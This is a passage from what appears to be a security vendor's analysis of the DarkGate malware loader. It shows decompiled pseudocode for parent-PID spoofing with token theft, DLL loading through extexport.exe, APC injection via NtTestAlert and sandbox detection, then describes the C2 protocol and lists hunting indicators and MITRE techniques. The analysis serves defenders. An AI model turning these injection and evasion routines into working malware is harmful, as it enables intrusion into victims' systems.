  __linkproc__ LStrLAsg(&arg_cmd_exe, "cmd.exe");
if ( arg_ConfiguredToBeExecuted )
{
  v5 = 0;
  while ( ++v5 != 0xD )
  {
    assign_zeroed_mem(&StartupInfo, 72);
    v_procId = findProcessExplorer(v6);
    h_process = mw_OpenProcess(v_procId, MAXIMUM_ALLOWED, 0);// MAXIMUM_ALLOWED = 0x2000000
                                          // https://learn.microsoft.com/en-us/windows/win32/secauthz/requesting-access-rights-to-an-object
                                          // Alternatively, use the MAXIMUM_ALLOWED constant to request that the object be opened with all the a
    InitializeProcThreadAttributeList(0, 1u, 0, &Size);
    ProcessHeap = GetProcessHeap();
    v_heapBlock = HeapAlloc(ProcessHeap, 0, Size);
    InitializeProcThreadAttributeList(v_heapBlock, 1u, 0, &Size);
    v_Attributes = setFlags();            // 0x20000 => PROC_THREAD_ATTRIBUTE_PARENT_PROCESS
    UpdateProcThreadAttribute(v_heapBlock, 0, v_Attributes, &h_process, 4u, 0, 0);
    StartupInfo.cb = 72;
    StartupInfo.wShowWindow = 0;
    StartupInfo.dwFlags = STARTF_USESHOWWINDOW;
    arg_cmd_exe = ifNoCharSetZero(arg_cmd_exe);
    if ( CreateProcessA_0(
           0,
           arg_cmd_exe,
           0,
           0,
           0,
           ExtendedStartupInfoPresent|CREATE_SUSPENDED,// 0x80004
           0,
           0,
           &StartupInfo,
           &ProcessInformation) )
    {
      v12 = prob_executeSomethingInThreadMEM(ProcessInformation.hProcess, arg_payload, v11);
```

Figure 16. Code used by DarkGate to exploit the parent PID spoofing technique

Furthermore, the technique implemented here, in addition to the technique of **spoofing a parent process PID**, allows an attacker to **elevate its privileges**. For instance, targeting a process owned by *NT\SYSTEM* allows a local administrator to grant its privileges to the *SYSTEM* one.

In addition to privilege escalation via the token thief, the code in the Figure 16 is used to execute a payload into process memory using NtCreateThreadEx with the Union API.

Of note, this technique is detailed in the a ”APT techniques: Token thief via UpdateProcThreadAttribute” article written by Cocomelonc.

LOLBAS DLL loading

Extexport is a binary executable that can be found in some Windows systems. It is a legitimate part of the Microsoft Windows operating system and is used for extracting and exporting data from Exchange Server databases. This binary is part of the **LOLBAS** (Living Off the Land Binaries and Scripts). The binary can be used to load **additional DLLs** located in the *c:\test* directory without explicitly importing or executing them. For the loading process to occur, the DLL file must have one of the following names: *sqlite3.dll, mozcrt19.dll, mozsqlite3.dll*. Extexport is a valuable tool for attackers looking to fly under the radar.

```
  v_path_extexport_exe = 0;
  v18 = 0;
  v17 = 0;
  v16 = arg_hwindow;
  v15 = arg_value;
  v14 = a3;
  v_unxored_data = unxored_data[0];
  v13 = &savedregs;
  v12[1] = &loc_43DA0A;
  v12[0] = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, v12);
  v5 = 0;
  while ( ++v5 <= 6 )
  {
    wrap_search_file_in_dir_by_extension(&v_path_extexport_exe, a1, v5, v_unxored_data, arg_value);
    if ( *off_46EF5C )
    {
      while ( 1 )
      {
        Sysutils::LowerCase(v7);
        if ( __linkproc__ LStrPos("extexport.exe", v18) <= 0 )
          break;
        wrap_search_file_in_dir_by_extension(&v_path_extexport_exe, v8, v5, v_unxored_data, arg_value);
      }
    }
    Classes::TStrings::GetValue(&v17, &dword_43DA38, *darkgate_configuration);
    started = readConfigurationKey(v17, v5);
    v9 = System::_16809_0(v_unxored_data);
    if ( execute_command_line(v_path_extexport_exe, v9, 0, started, arg_value) )
      goto LABEL_9;
  }
  v6 = System::_16809_0(v_unxored_data);
  nt_execute_something_as_cmd_name_notepad(0, 0, v6, v_unxored_data, 0, 0, 0);
LABEL_9:
  v10 = v13;
  __writefsdword(0, v12[0]);
  v13 = &loc_43DA11;
  System::__linkproc__ LStrArrayClr(v10, 3);
}
```

Figure 17. Function that searches extexport.exe to silently load attackers DLL

This DLLs loading is one of the exploit implements used by DarkGate to leverage its compromission, the loader used this technique in addition to the token thief via UpdateProcThreadAttribute details in the previous section to have an elevated DLL execution.

APC injection via NtTestAlert

To reduce its footprint on the system and to evade detection, the loader uses APC injection (Asynchronous Process Call) via the NtTestAlert function from ntdll. The technique is used to execute arbitrary code within the address space of another process.

Asynchronous Procedure Call is a function that gets executed asynchronously within the context of a specific thread. It’s a way to queue a function for execution in the context of another thread.

APC Queuing, the NtQueueApcThread system calls are often used to insert an APC into a target thread. These calls allow malware authors to specify the target thread handle and the address of the function (the APC) to be executed within that thread’s context.

To perform APC **Injection**, the attacker first allocates memory within the target process and writes the malicious code (here *cmd.exe*) into that memory space. Then, it uses NtQueueApcThread, to queue the address of this memory as an APC in the target thread.To trigger the execution of the injected code, the attacker typically relies on a mechanism that triggers the target thread to execute APCs. While there are several methods to achieve this, in the case of DarkGate, it uses NtTestAlert.

```
v_StartupInfo.cb = 0x44;
v_StartupInfo.wShowWindow = 0;
v_StartupInfo.dwFlags = STARTF_USESHOWWINDOW;
base64_decode_alphabet1_wrap("e0ryZb2YV1", &v_cmd_exe);// cmd.exe0
System::__linkproc__ LStrCmp(v10, v_cmd_exe);
if ( v9 )
  v_dwCreationFlags = 0;
else
  v_dwCreationFlags = CREATE_SUSPENDED;
if ( v_commandline )
{
  v29 = ret_Zero_if_null(v_commandline);
  v_applicationName0 = ret_Zero_if_null(v_applicationName_1);
  CreateProcess(
    v_applicationName0,
    v29,
    0,
    arg_filename,
    a4,
    v_dwCreationFlags,
    v_lpProcessInformation,
    &v_StartupInfo,
    0,
    0,
    v_dwCreationFlags,
    0,
    0);
}
```

Figure 18. Function used to create Process in SUSPENDED status

As highlighted in the figure above, a new process is created in SUSPENDED state, the handler of the process is appended to a newly created APC queue. To resume the thread in order to execute the *cmd.exe*, the loader executes the syscall NtTestAlert which causes it to execute any pending APCs.

```
base64_decode_alphabet1_wrap("OmTTCJ2rVjg=erT5fb26VK", &v_NtQueueApcThread);// NtQueueApcThread0
v19 = syscallByName_plusContext(v_NtQueueApcThread, &v39, 5);
if ( return_ok(v19) )
{
  base64_decode_alphabet1_wrap("OmTjVvSw1JMIfm1", &v_NtTestAlert);// NtTestAlert0
  v20 = syscallByName_plusContext(v_NtTestAlert, &v_NtQueueApcThread, -1);// Trigger the execution of the pending APC the thread has
```

Figure 19. Code used to create the APC Queue and call NtTestAlert to start the SUSPENDED process

As a copycat of the DarkGate code, here is the functionality re-coded in *C++* reproducing the parent ID spoofing.



Figure 20. Example of the PoC to spoof the parent PID part of the token thief technique
More details and a proof of concept of this technique is available in the article "*APC injection via NtTestAlert. Simple C++ malware*".

This technique is used by the malware to inject a payload into other process memory, where the payload could be a PE or command line.

Environment detection

As other malware, DarkGate has an environment detection capability, as it attempts to detect numerous artefacts on the infected host.

The loader looks at physical resources, like the *RAM* size, the number of *CPU*, which type of graphical card is present (*e.g.:* is the card virtualized: *vmware*, *Microsoft Hyper-V*?).It also verifies that no security solutions are installed on the victim's machine by looking at the running processes (*uiseagnt.exe, superantispyware.exe, etc.*) and also checks the path to installed anti-virus solutions (*e.g.: C:\Program Files\Malwarebytes, C:\ProgramData\Kaspersky Lab, etc.*).

```
  ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, &ExceptionList);
  _EnumDisplayDevicesA(&v19);
  v1 = 0;
  Sysutils::LowerCase(v2);
  anotherbase64(v18, ExceptionList);             // virtual
  if ( __linkproc__ LStrPos(v17, v8) > 0
    || (Sysutils::LowerCase(v3), anotherbase64(v16, ExceptionList), __linkproc__ LStrPos(v15, v9) > 0)// vmware
    || (anotherbase64(ExceptionList, v11), System::__linkproc__ LStrCmp(v4, v14), v5) )// Microsoft Hyper-V Video
  {
    LOBYTE(v1) = 1;
  }
  v6 = v12;
  __writefsdword(0, ExceptionList);
  v12 = &loc_4504D8;
  System::__linkproc__ LStrArrayClr(v6, 6);
  return v1;
}
```

Figure 21. Checking for virtual solution setup for the graphical card

The list of paths and binaries checked by DarkGate is provided on our Github repository.

Command and Control

The communication with the attacker's server is made over HTTP, where messages are obfuscated. The HTTP requests rely on POST requests using HTML form.

The first version of DarkGate observed in the wild was communicating with their C2 on the port **2351** (which is defined in the configuration) and **9999** (which is hardcoded in the binary). This changed recently, where DarkGate customer can add alternative C2 (the second one: 9999), as highlighted in this Tria.ge execution: 231025-ys84bsfb32.



Figure 22. Extract of DarkGate communication
The structure of the form data messages.

Form item	Description
id	Bot identifier generated at the infection
data	Raw message (not always obfuscated)
act	Action identifier

Table 1. Structure of the form data message
As introduced in the section "Data Obfuscation", the form "*data*" is almost always obfuscated.
The form "*data*" is the **base64** encoded version of **XOR** data. In this case, the base64 uses the second alphabet and the XOR key is built from the bot identifier. For future investigation Sekoia.io provides a script to deobfuscate the communication.

SEKOIA-IO/Community – DarkGate/scripts/DarkGate-C2-communication-deobfuscator.py

Based on the reverse engineering technique, we centralised in a table (Annex X) the action identifier and the type of action executed by the malwareIt is worth mentioning that our investigation did not cover the entire action ID range.

Somehow, DarkGate's communication with the C2 is different compared to its standard obfuscation method (base64 + XOR) on particular action IDs:

1. Base64 encoding (2sc alphabet) (see CyberChef recipe in Figure 23)
2. ZLib compressed data
3. Uncompressed data is a pseudo map where key are integer and value are base64 encoded again with the second alphabet (see CyberChef recipe in Figure 24)



Figure 23. CyberChef recipe to decode and decompress (Zlib) C2 message



Figure 24. CyberChef recipe to deobfuscate the decoded message in Figure 23

When it comes to the decoded data from the C2 communication, some data are represented in their hexadecimal wide string format (for exemple action id: 3500).

A correspondence table of the action ID and what it does on the infected host is available here.

Hunting for artefact on infected host

Due to its extensive range of functionalities, DarkGate leaves a multitude of artefacts on the infected host that can be helpful for post compromission hunting, such as registry keys, log and debug files.

The temporary directory is frequently used to drop files (PE, DLL) but also text, logs and debug files. Here is the list of files to look for when hunting for DarkGate infection traces:

- *C:\temp\tskm*
- *C:\temp\id.txt*
- *C:\darkgateminertest*
- *C:\temp\testgpudec.txt*
- *C:\temp\etc.txt*
- *C:\temp\xmr.txt*
- *C:\temp\a*
- *c:\temp\PsExec.exe*
- *C:\temp\anydesk.exe*
- *C:\temp\rdpwrap.ini*
- *C:\temp\test.rdp*
- *C:\debug\data.bin*
- *C:\test\sqlite.dll*
- *C:\test\mozcrt19.dll*
- *C:\test\mozsqlite3.dll*

To leverage some of its functionalities, DarkGate overwrite files on the machine:

- *C:\Users\SafeMode\AppData\Roaming\AnysDesk\system.conf*
- *C:\Users\<created user>\AppData\Roaming\AnysDesk\system.conf*

While in the earliest version the loader created the user **SafeMode**, in the more recent one the attacker can define a custom username.

Modified registry keys:

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Policies\Microsoft\Windows NT\Terminal Services
- HKLM\Software\Policies\Microsoft\Windows NT\Terminal Services\DisableRemoteDesktopAntiAlias
- HKLM\Software\Policies\Microsoft\Windows NT\Terminal Services\DisableSecuritySettings
- HKCU:\Software\Microsoft\Terminal Server Client\AuthenticationLevelOverride

Read registry keys:

- HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentBuildNumber

- HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName
- HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CSDVersion

Final words

We assess with high confidence that the threat actors behind **DarkGate** have advanced skills in malware developpement. However, some elements of their project rely on techniques with PoCs are available in open source (*e.g: Cocomelonc blog posts series on malware developpement*).

Furthermore, instead of developing its own modules for remote access or for credential stealing, the malware uses legitimate tools (hVNC binary, Nirsoft toolset) that are well detected by security solutions. Nevertheless, the wide range of techniques used make DarkGate unique within the cybercrime landscape. It is also profitable from a threat actor's perspective, independently of their advancement (*e.g.:* TA577) and their objectives.

After examining the various **DarkGate** stages (the AutoIT script, its shellcode and also its core), it becomes evident that DarkGate represents a significant threat. Consequently, it is imperative to maintain continuous tracking and monitoring of DarkGate in both the short and long term.

Finally, the analysis of the loader detailed in this report is not exhaustive. The sections of this article related to the execution of piding.exe and to the inter process communication via SendMessage are incomplete, mainly due to the absence, within our surveilled perimeter, of of complete infection cases involving these functionalities.

Resources

MITRE ATT&CK TTPs

Tactic	Technique
Resource Development	T1608.002 – Stage Capabilities: Upload Tool
Execution	T1059.001 – Command and Scripting Interpreter: PowerShell
Execution	T1059.003 – Command and Scripting Interpreter: Windows Command Shell
Execution	T1106 – Native API
Persistence	T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Privilege Escalation	T1548.002 – Bypass User Account Control
Privilege Escalation	T1055.004 – Process Injection: Asynchronous Procedure Call
Privilege Escalation	T1134 – Access Token Manipulation
Defense Evasion	T1134.004 – Parent PID Spoofing
Defense Evasion	T1027 – Obfuscated Files or Information
Defense Evasion	T1027.007 – Obfuscated Files or Information: Dynamic API Resolution
Defense Evasion	T1027.009 – Obfuscated Files or Information: Embedded Payloads
Defense Evasion	T1070.004 – Indicator Removal: File Deletion
Defense Evasion	T1112 – Modify Registry
Defense Evasion	T1140 – Deobfuscate/Decode Files or Information
Defense Evasion	T1620 – Reflective Code Loading
Command and Control	T1071.001 – Web Protocols
Command and Control	T1090.001 – Internal Proxy
Command and Control	T1104 – Multi-Stage Channels
Command and Control	T1105 – Ingress Tool Transfer
Command and Control	T1132.002 – Non-Standard Encoding
Command and Control	T1219 – Remote Access Software
Command and Control	T1571 – Non-Standard Port
Discovery	T1010 – Application Window Discovery
Discovery	T1057 – Process Discovery
Discovery	T1082 – System Information Discovery

Discovery	T1083 – File and Directory Discovery
Discovery	T1217 – Browser Information Discovery
Collection	T1056.001 – Keylogging

Table 2. MITRE ATT&CK TTPs